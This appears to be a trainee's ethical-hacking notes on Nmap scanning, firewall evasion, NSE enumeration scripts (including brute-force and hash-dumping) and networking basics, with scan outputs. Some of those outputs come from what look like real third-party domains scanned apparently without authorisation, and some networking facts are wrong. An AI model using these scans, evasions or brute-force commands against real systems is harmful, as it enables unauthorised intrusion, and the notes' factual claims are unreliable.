TASK 4

CONTENTS:

1.SCANNING TECHNIQUES
2. ENUMERATIONTECHNIQUES
3. BASIC NETWORKING TERMINOLOGIES
4. OS HACKS
5. CLEARING TRACKS

EMP ID:ST#IS#3235

SCANNING TECHNIQUES

Scanning is the second step in ethical hacking which comes after the phase information gathering.

Scanning:

to identify live hosts on a network

to identifyopen&closed ports

to identifyoperating system information

to identify services running on a network

to identify running processes on a network

to identify runningprocesses on a network

to identify the presence of security devices like firewalls .

to identify system architecture

to identify running services

to identifyvulnerabilities

to scan for single ip---nmap <ip address>

to identify all the open portsin a system

```
┌──(root💀kali)-[~]
└─# nmap 192.168.1.4
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-09 21:09 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00044s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
10000/tcp open  snet-sensor-mgmt
MAC Address: 08:00:27:E5:74:96 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

to scan for multiple ip --nmap<ip address 1><ip address 2>
to identify all the open ports in a multiplesystems.

```
┌──(root💀kali)-[~]
└─# nmap 192.168.1.4 192.168.1.2
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-09 21:12 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00036s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
10000/tcp open  snet-sensor-mgmt
MAC Address: 08:00:27:E5:74:96 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.1.2
Host is up (0.00036s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE
6646/tcp open  unknown
MAC Address: 18:26:49:AC:F8:9B (Intel Corporate)

Nmap done: 2 IP addresses (2 hosts up) scanned in 46.92 seconds
```

to scan for single domain --nmap<domain>
to identifythe open ports based on domain name rather than ip address

```
┌──(root💀kali)-[~]
└─# nmap www.mpesguntur.com
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-09 21:14 EDT
Nmap scan report for www.mpesguntur.com (166.62.28.92)
Host is up (0.076s latency).
rDNS record for 166.62.28.92: ip-166-62-28-92.ip.secureserver.net
Not shown: 987 filtered ports
PORT      STATE  SERVICE
21/tcp    open   ftp
22/tcp    open   ssh
80/tcp    open   http
110/tcp   open   pop3
143/tcp   open   imap
443/tcp   open   https
587/tcp   open   submission
993/tcp   open   imaps
995/tcp   open   pop3s
3306/tcp  open   mysql
50003/tcp closed unknown
50500/tcp closed unknown
50800/tcp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 5.97 seconds
```

for multiple domains --nmap<domain 1><domain 2> to identify open ports of multiple domains.

```
┌──(root㉿kali)-[~]
└─# nmap www.mpesguntur.com www.kitsguntur.ac.in
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-09 21:15 EDT
Nmap scan report for www.mpesguntur.com (166.62.28.92)
Host is up (0.065s latency).
rDNS record for 166.62.28.92: ip-166-62-28-92.ip.secureserver.net
Not shown: 978 filtered ports
PORT      STATE  SERVICE
21/tcp    open   ftp
22/tcp    open   ssh
26/tcp    closed rsftp
80/tcp    open   http
110/tcp   open   pop3
143/tcp   open   imap
443/tcp   open   https
465/tcp   open   smtps
587/tcp   open   submission
993/tcp   open   imaps
995/tcp   open   pop3s
3306/tcp  open   mysql
8443/tcp  closed https-alt
50000/tcp closed ibm-db2
50001/tcp closed unknown
50003/tcp closed unknown
50006/tcp closed unknown
50300/tcp closed unknown
50389/tcp closed unknown
50500/tcp closed unknown
50636/tcp closed unknown
50800/tcp closed unknown

Nmap scan report for www.kitsguntur.ac.in (45.35.47.173)
Host is up (0.25s latency).
rDNS record for 45.35.47.173: skugexams.in
Not shown: 975 closed ports
PORT      STATE    SERVICE
21/tcp    open     ftp
22/tcp    open     ssh
23/tcp    filtered telnet
25/tcp    filtered smtp
53/tcp    open     domain
80/tcp    open     http
110/tcp   open     pop3
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
143/tcp   open     imap
443/tcp   open     https
445/tcp   filtered microsoft-ds
```

for multipledomains--namp -iL /root/desktop/ipaddress.txt if there are more than 2 ip addresses then there is a need that we should createa text file give the path innmap along with extension long list(-iL).

```
┌──(root㉿kali)-[~]
└─# nmap -iL /root/Desktop/ipaddress
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-09 21:22 EDT
Nmap scan report for static-241.245.89.190 (190.89.245.241)
Host is up (0.40s latency).
Not shown: 987 closed ports
PORT      STATE    SERVICE
23/tcp    filtered telnet
25/tcp    filtered smtp
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
593/tcp   filtered http-rpc-epmap
1900/tcp  filtered upnp
2323/tcp  filtered 3d-nfsd
3005/tcp  filtered deslogin
5555/tcp  filtered freeciv
8600/tcp  filtered asterix
50002/tcp filtered iiimsf
52869/tcp filtered unknown

Nmap done: 5 IP addresses (1 host up) scanned in 64.48 seconds
```

for multipledomains--namp -iL /root/desktop/domains.txt
the same a list of domains are placed in txt file and run with same command to get all their open ports.
for a range of ip addresses-- nmap 192.168.0.1-254

```
┌──(root💀kali)-[~]
└─# nmap 192.168.1.1-5
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-09 21:43 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0063s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http
MAC Address: 1C:18:4A:7E:E3:90 (ShenZhen RicherLink Technologies)

Nmap scan report for 192.168.1.2
Host is up (0.00022s latency).
All 1000 scanned ports on 192.168.1.2 are filtered
MAC Address: 18:26:49:AC:F8:9B (Intel Corporate)

Nmap scan report for 192.168.1.3
Host is up (0.0035s latency).
All 1000 scanned ports on 192.168.1.3 are closed
MAC Address: 2A:E3:88:D3:57:D6 (Unknown)

Nmap scan report for 192.168.1.4
Host is up (0.0013s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
10000/tcp open  snet-sensor-mgmt
MAC Address: 08:00:27:E5:74:96 (Oracle VirtualBox virtual NIC)

Nmap done: 5 IP addresses (4 hosts up) scanned in 17.33 seconds
```

for randomip address--nmap -iR 100

Discovery options:

dont ping --> nmap -Pn ipaddress
-directly send scan without ping as firewall is set to stop pings but open for scans
perform ping only scan -->nmap -sP ipaddress TCP SYN ping--> nmap -PS ipaddress
TCP ACK ping -->nmap -PA ipaddress

for multiple ip addresses: nmap -Pn -iL /Desktop/ipaddress

port scanning options:

fast scan -->nmap -F ipaddress to performfast scan

```
┌──(root💀kali)-[~]
└─# nmap -F 192.168.56.30
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-10 07:46 EDT
Nmap scan report for 192.168.56.30
Host is up (0.00040s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
10000/tcp open  snet-sensor-mgmt
MAC Address: 08:00:27:E5:74:96 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
```

specific port -->nmap -p 90 ipaddress

```
┌──(root💀kali)-[~]
└─# nmap -p 80 192.168.56.30
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-10 07:49 EDT
Nmap scan report for 192.168.56.30
Host is up (0.00034s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:E5:74:96 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

multiple ports --> nmap -p 80,443ipaddress

```
┌──(root💀kali)-[~]
└─# nmap -p 80,21 192.168.56.30
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-10 07:50 EDT
Nmap scan report for 192.168.56.30
Host is up (0.00072s latency).

PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
MAC Address: 08:00:27:E5:74:96 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
```

range port numbers --> nmap -p 1-100 ipaddress to get a list of port details in a specificrange.

```
┌──(root💀kali)-[~]
└─# nmap -p 1-10 192.168.56.30
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-10 07:51 EDT
Nmap scan report for 192.168.56.30
Host is up (0.00049s latency).

PORT   STATE  SERVICE
1/tcp  closed tcpmux
2/tcp  closed compressnet
3/tcp  closed compressnet
4/tcp  closed unknown
5/tcp  closed rje
6/tcp  closed unknown
7/tcp  closed echo
8/tcp  closed unknown
9/tcp  closed discard
10/tcp closed unknown
MAC Address: 08:00:27:E5:74:96 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.95 seconds
```

total ports(65535)-->nmap -p- ipaddress to get the information about all the ports.

```
┌──(root💀kali)-[~]
└─# nmap -p- 192.168.56.30
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-10 07:52 EDT
Nmap scan report for 192.168.56.30
Host is up (0.00022s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
10000/tcp open  snet-sensor-mgmt
MAC Address: 08:00:27:E5:74:96 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.86 seconds
```

service ports-->nmap -p mysql ipaddress

when port address is not known,we can specify the port name

```
┌──(root💀kali)-[~]
└─# nmap -p http 192.168.56.30
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-10 07:56 EDT
Nmap scan report for 192.168.56.30
Host is up (0.00059s latency).

PORT     STATE  SERVICE
80/tcp   open   http
8008/tcp closed http
MAC Address: 08:00:27:E5:74:96 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

multiple services--> nmap https,mysql ipaddress to get the information about multiple ports

```
┌──(root💀kali)-[~]
└─# nmap -p http,ftp 192.168.56.30
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-10 07:59 EDT
Nmap scan report for 192.168.56.30
Host is up (0.00045s latency).

PORT     STATE  SERVICE
21/tcp   open   ftp
80/tcp   open   http
8008/tcp closed http
MAC Address: 08:00:27:E5:74:96 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

operating system and os detection:

operating systeminfo --> nmap -O ipaddress

to get to know which operatingsystem the IP address is using.

```
┌──(root💀kali)-[~]
└─# nmap -O 192.168.56.30
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-10 08:00 EDT
Nmap scan report for 192.168.56.30
Host is up (0.00090s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
10000/tcp open  snet-sensor-mgmt
MAC Address: 08:00:27:E5:74:96 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.27 seconds
```

attempt to guess an unknown os: --> nmap --osscan-guess ipaddress when os is not known this command is used to guess the os

service version detection:-->nmap -sV ipaddress

to identify the version a particular port is being used,we can use exploit db to find whether that particular version has anyexploits

```
┌──(root💀kali)-[~]
└─# nmap -sV 192.168.56.30
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-10 08:15 EDT
Nmap scan report for 192.168.56.30
Host is up (0.00075s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
10000/tcp open  ssl/http MiniServ 1.890 (Webmin httpd)
MAC Address: 08:00:27:E5:74:96 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.59 seconds
```


perform RPC scan --> nmap -sR ipaddress
troubleshooting -->nmap -sV --version-trace ipaddress
when firewall blocks us to know about the version, we can guess their versions by using this command.

Timing Templates:


-T0-extremely slow
-T1-useful for avoiding intrusiondetection system
-T2-unlikely to interfere with the targetsystem
-T3- this isthe default timingtemplate
-T4- producesfaster results on local network
-T5- very fast and aggressive

Advanced Scanning Techniques:

the commandscan be used if the firewall blocks
half open scan or stealth scan or syn scan-->nmap -sS ipaddress
when firewallblocks TCP scan we can try out this half open scan in this scan



tcp scan ->nmap -sT ipaddress



ack scan -> nmap -sA ipaddress
fake acknowledgement scan is sent to check whether there is afirewall or not if firewall existsno reply otherwiseRST packet is received

null scan -> nmap -sN ipaddress
without any fin,urg,psh bits we can perform a null scan fin scan --> nmap -sF ip address
(fin+urg+psh)
When firewall blocks,we can perform any of this scan to pass through the vulnerability of the firewall
xmass scan -->nmap -sX ip address

save output in text file -->nmap -oN ipaddress save output in xml format--> nmap -oX ipaddress
save output in all supported file format -->nmap -oA ipaddress

EVADING FIREWALL SCANS:

when the firewall is set to stop a limit of sizes then use this command to allow onlya secific range
fragment packets--> nmap -f ip
when firewall is set to stop a size of fragment we can change the default size of the fragment
specific MTU--> nmap -mtu 16 ip
maximum transmission unit(allows only multiplesof 8)-default 8
when firewall blocks a unit,then we can change MTU which should be a multipleof 8
decoy system--> nmap -D RND:10 ip
when firewall blocks a specific ip address we can try out sending multiple decoyIPs to the site soas to get the target down
random 10 ip addresses are used to send requests to a target
manually specify a source port number-> nmap -source-port 80 ip
when a port number is blocked at firewall we can use a different port number appendrandom data--> nmap -data-length 25 ip
when firewall has vulnerability of allowing only a specific length messages,we can send datapackets with length of a specific size.
randomize the target scan order-->nmap -randomize-hosts ip range
the order given the lsit is changed otherwise firewall blocks them.
Sometimes firewall detects a ip address which attacks all of its sub domains firewalls

ENUMERATIONS

In the step of scanningthe attacker gains only 40% of target's systemdata,
Other 60% can be obtained by using enumerations. These enumerations may cause the target system to fail,so proper care should be taken to avoid those mistakes
Types of enumerations
FTP enumeration HTTP enumeration SMB enumeration TELNET enumeration SMTP enumeration SSL enumeration
TLS enumeration DNS enumeration MYSQL enumeration

to perform enumeration we need scripts.
using lua,cow these scripts are created,by default linux gives these languages(to know the system names etc.)

location of nmap scripts-used to collect indepthdetails(vulnerabilities)
there are a lot of scripts in linux,so in order to find a command regarding a conceptwe need to search it by using grep
ls -al /usr/share/nmap/scripts/ | grep -e "ftp"---------- get scripts related to ftp
ls -al /usr/share/nmap/scripts/ | grep -e "http"-------- get scripts related to http
ls -al /usr/share/nmap/scripts/ | grep -e "smb"------- get scripts related to smb

ls -al /usr/share/nmap/scripts/ | grep -e "telnet"--- getscripts related to telnet
ls -al /usr/share/nmap/scripts/ | grep -e "smtp"---- getscripts related to smtp
ls -al /usr/share/nmap/scripts/ | grep -e "ssl"---------- get scripts related to ssl
ls -al /usr/share/nmap/scripts/ | grep -e "tls"---------- get scripts related to tls
ls -al /usr/share/nmap/scripts/ | grep -e "dns"---------- get scripts related to dns
ls -al /usr/share/nmap/scripts/ | grep -e "mysql"--- getscripts related to mysql

port-20 -- data transfer port-21 -- file transfer

FTP enumeration:
"nmap --script ftp-anon <ip address >" -- to check whether the ip address allowsany anonymous logins
"nmap --script ftp-bounce <ip address >" -- to get the credentials of some user and using them to access some others
"nmap --script ftp-brute <ip address >" -- by trying out each and every password from the initial ones we can get theoriginal password
"nmap --script ftp-syst <ip address >" -- to know the status of server that is how much time is available for hacker to get information from hacked system

MYSQL enumeration:
nmap -script mysql-brute ip address : Performs password guessing against MySQLby starting from first possibility.
nmap –script mysql-databases ip address: Attempts to list all databases on a MySQLserver.
nmap –script mysql-dump-hashes ip address: Dumps the password hashes from an MySQL server in a format suitable for cracking by tools such as John the Ripper.

nmap –script mysql-empty-password ip address:Checks for MySQL servers with an empty password for root or anonymous.
Nmap –script mysql-enum ip address: Performs valid-user enumeration against MySQL serverusing a bug discovered and published by Kingcope Serverversion
5.x are susceptible to an user enumeration attack due to different messages during login when using old authentication mechanism from versions 4.x andearlier.

HTTP enumeration:

nmap --script http-drupal-enum <ip address> -gives the versions,as well other detailsof that service.
nmap --script http-drupal-enum-users <ip address>-gives a list of users. nmap --script http-wordpress-enum <ip address>
nmap --scripthttp-wordpress-users <ip address>
nmap --script http-userdir-enum <ip address>-what happens when we use a particular number to access aservice
nmap --script http-robots.txt <ip address>- which file has access or not.,give a forward slash and robot.txt for a site link.
nmap --script http-backup-finder<ip address>- which port holds the backup file whichhas .bak extension
nmap --script http-config-backup<ip address>- before resetting a router.we need to get to know some permissions given and after reset we can give the file to restore to those permission,it results those files
nmap --script http-default-accounts<ip address>-results accounts which has no passwords
nmap --script http-waf-detect,http-waf-fingerprint<ip address> (waf - web application firewall)
nmap --script membase-http-info<ip address>nmap --script http-passwd<ip address>

SMB((server message block)-139,445 -windows)enumerations - when smb is openhackers can easily get into it
nmap --script smb-os-discovery <ip address> - to find the OS presently using in target
nmap --script smb2-capability <ip address> - as smb 2 has less vulnerabilities, we can find smb2 vulnerability
nmap --script smb-security-mode <ip address> - who is the current user--- host or guest
nmap --scriptsmb-protocols <ip address>- to check whetherit is smb1 or smb2
nmap --script smb-enum-shares <ip address>- which drive is easy to be connected
nmap --script telnet-ntlm-info <ip address>nmap --script telnet-brute <ip address> nmap --script telnet-encryption <ip address>

BASIC NETWORKING TERMINOLOGIES:

Router – A device that is used to connect the existing lan to internet.The router is a physical or virtual internetworking device that is designed to receive, analyze, and forward data packets betweencomputer networks.

Modem: it is a device used to connect a device to internet over the existing telephone line. Modem stands for Modulator and Demodulator. It is a devicethat modulates signals to encode digital information for transmission and demodulates signals to decode the transmitted information.

IP: IP stands for internet protocol.every device has a unique ip address. Ip address can be assignedto system in two ways: 1. Static

2. Dynamic

In static,a person buys a ip addressand use it for the company purpose

In dynamic, dynamlic allocation of ip address is done to the devices which are goingto connect to internet

IPV4: internet protocol version 4 is the first successful version of internet protocol,which is now replaced by IPV6 as the numbers of IPV4 are not enough,we started IPV6. The first major version of the internet protocol was IPv4, which was version 4. This protocol was officially declared in RFC 791 by the Internet Engineering Task Force (IETF) in 1981.

IPV6: it is a 128 bit address,which is the better successful version of the IPV4. IP v6 was developed by Internet Engineering Task Force (IETF) to deal with the problem of IP v4 exhaustion. IP v6 is a 128-bits address having an address space of 2^128, which is way bigger than IPv4. In IPv6 we use Colon-Hexa representation. There are 8 groups and each group represents 2 Bytes.

DNS: there are only 11 DNS servers in the whole world. All the processing is done through these 11 only. The work of dns is that it changes the domain name into IP address.

ARP: It is used to convert an IP address to its corresponding physical address(i.e., MAC Address).

ARP is used by the Data Link Layer to identify the MAC address of the Receiver's machine.

spoof mac address--> nmap --spoof-mac 0 ip
mac address is specific to asystem so once mac address is blocked then the system cannot access the site or server them we need to spoof the mac address.
send bad checksums --> nmap -badsumipaddress
checksum is the value that is appended to the message to check whether the messageis valid or not. Sowe can send bad checksums .

RARP:

RARP stands for ReverseAddress Resolution Protocol.
As the name suggests, it provides the IP address of the device given a physical address as input. But RARP has become obsolete since the time DHCP has come into the picture.

Port:

A port can be referred to as a logical channel through which data can be sent/received to an application. Any host may have multiple applications running, and each of these applications is identified using the port number on whichthey are running.

Network Topology:

The layout arrangement of the different devices in a network.
Common examples include: Bus, Star, Mesh, Ring, and Daisy chain.

OSI: OSI stands for open systems interconnection which is developed by ISO. It has 7 layers,information from on layer is passedfrom one to one.

OSI MODEL

7 Layers of the OSI Model

7. Application

- End User layer
- HTTP, FTP, IRC, SSH, DNS

6. Presentation

- Syntax layer
- SSL, SSH, IMAP, FTP, MPEG, JPEG

5. Session

- Synch & send to port
- API's, Sockets, WinSock

4. Transport

- End-to-end connections
- TCP, UDP

3. Network

- Packets
- IP, ICMP, IPSec, IGMP

2. Data Link

- Frames
- Ethernet, PPP, Switch, Bridge

1. Physical

- Physical structure
- Coax, Fiber, Wireless, Hubs, Repeaters

ATTACKING VARIOUSOPERATING SYSTEMS

The target system sunset and linux should be connected to same network.the ip of target system can be found by using netdiscover command.

